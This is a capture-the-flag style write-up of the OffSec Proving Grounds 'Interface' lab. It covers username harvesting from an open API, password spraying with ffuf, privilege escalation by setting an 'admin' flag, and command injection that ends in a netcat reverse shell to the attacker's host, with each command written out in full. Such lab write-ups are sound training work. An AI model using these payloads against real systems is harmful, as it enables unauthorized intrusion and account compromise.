Proving grounds: Interface


This lab is rated Easy on OffSec’s Proving Grounds, though the community rates it as Very Hard. It demonstrates how a combination of OWASP Top 10 vulnerabilities, particularly broken access control via parameter tampering and OS command injection, can lead to full root compromise.

Starting with an Nmap scan across all ports using -p-, -sV to pull service banners, -sC for default scripts, -T4 to speed things up, -Pn to skip host discovery and -oN to save the results to a text file.
sudo nmap -sV -sC -T4 -p- -Pn -oN nmap 192.168.148.106
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-20 13:24 +1000
Nmap scan report for 192.168.148.106
Host is up (0.10s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 08:50:f6:e6:aa:44:d6:c4:f1:ca:3c:d1:d9:18:43:4d (RSA)
|   256 ed:c6:e6:95:88:99:58:31:14:20:38:83:01:e2:e7:15 (ECDSA)
|_  256 ba:65:96:08:a2:e2:f5:1f:af:88:6e:55:c7:9c:5f:b1 (ED25519)
80/tcp open  http    Node.js Express framework
|_http-title: App
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
With only two ports exposed, ssh on port 22 and http on port 80, I am going to focus my attention on port 80 where the Nmap results identify a Node.js Express application. A quick look at the landing page shows a simple login interface and a list of users, which suggests that credential testing or password spraying is a strong starting point at this stage.

Before moving further into the application, I am going to run feroxbuster in the background to look for any hidden endpoints or useful files. Since this is a Node.js application, I include js along with html and txt in the extension list.
feroxbuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.148.106 -x js,html,txt -t 40Back on the login page, I am going to run Burp Suite in the background and let it log the interaction in HTTP history while I test the page. For simple pages I usually try a few common default credentials, then do a quick check of the page source for any hidden comments or hardcoded values and observe how the page responds as I navigate through it.

In this case, no findings but Burp has a few interesting entries.

It looks like the application is triggering a background API request on load that might not be immediately obvious on the frontend. The most intriguing entry here is the GET request to /api/users, which correlates with the feroxbuster results.

Let’s test the endpoint.

The response exposes a massive JSON array containing all the usernames on the system, which gives us a much bigger list to work with than the ten names displayed on the dashboard. This is essentially broken access control with an unauthenticated endpoint leaking valid usernames.
I will save this output to a file called usernames.txt by running the following command:
curl -s http://192.168.148.106/api/users | jq -r '.[]' > usernames.txt
The API leaks over 2,000 usernames without any authentication. That’s an open invitation to password spray.
Normally I use Hydra for this type of scenario, but it wasn’t playing nice with the Node.js server, so I’m using ffuf instead since it does the same job.
Get NullEsc’s stories in your inbox
Join Medium for free to get updates from this writer.
Before using ffuf, we need to check the Burp history to see exactly how the application expects the login data.

The request shows that the application expects the credentials in a raw JSON format within the request body, and the server returns a 401 Unauthorized response when an attempt fails. Using this information, we can construct the ffuf command to target the login endpoint.
ffuf -w usernames.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -u http://192.168.148.106/login -X POST -H "Content-Type: application/json" -d '{"username":"USER","password":"PASS"}' -fr "Unauthorized" -t 50-w: usernames.txt:USER loads the username wordlist and replaces USER in the request.
-w: rockyou.txt:PASS loads the password wordlist and replaces PASS in the request.
-X: POST: sends POST requests.
-H: sets the request body type to JSON.
-d: defines the JSON login payload.
-fr: Unauthorized filters out responses containing Unauthorized, so valid hits stand out.

ffuf returns a single hit, let’s log in with dev-acct:password.

Logging in with dev-acct doesn’t seem to add any obvious new functionality, but if we check Burp we can see after login, a follow-up request to /api/settings that returns an admin field in the JSON body set to false. This looks like a classic target for privilege escalation if we can manipulate that setting and flip it to true.

Since the GET /api/settings request returns the user’s configuration, including “admin”: false, the same endpoint likely accepts POST requests to update these settings. So I’m going to send it to Repeater, change the request to POST, and add a JSON body with admin set to true to see how the backend handles it.

Ok that didn’t work. Nothing changes on the page even though the server returns a clean 200 OK. I tried refreshing the web page, but I don’t see any changes. I guess getting a 200 OK doesn’t always mean the database actually saved our changes! It just means the server received the request without crashing.
Since modifying the GET request and adding a JSON body to it in Burp didn’t work, I’m going to intercept an actual POST request that the web app makes. This way I don’t have to change GET to POST manually, so I’ll just click one of the theme buttons to trigger that POST request, catch it in Intercept, and send it over to Repeater where I can just modify the JSON body it’s already sending to Node.js.


Look at that! After forwarding the modified request and refreshing the page, it shows a backup logs button and an input field.
Clicking on backup logs generates a pop up message, so let’s look it up in Burp HTTP history and see what happened.

The application sends a GET request to the /api/backup endpoint with our test input passed into the filename parameter. The backend server then processes this and returns it with the full path of the created gzipped log file which saves to /var/log/app/logfile-test.gz.

Since the application uses our exact input to name the backup file, it’s possible that the backend is passing this string directly into a system command to compress the logs. If the input isn’t properly validated, we can try to escape the command context and inject our own payloads.
To test this, I will try connecting back to Kali by using nc on port 443 and modify the filename parameter in the /api/backup request with the URL-encoded newline character (%0A) to escape the file naming context. We can always try other common breakout and chaining characters like semicolons, ampersands, or pipes as well.
GET /api/backup?filename=%0Anc 192.168.45.165 443 -e /bin/sh%0A HTTP/1.1

Looks like command injection works, and the application is running with root privileges.
Thank you for reading.
Stay curious, stay kind, and keep learning. Until the next pivot…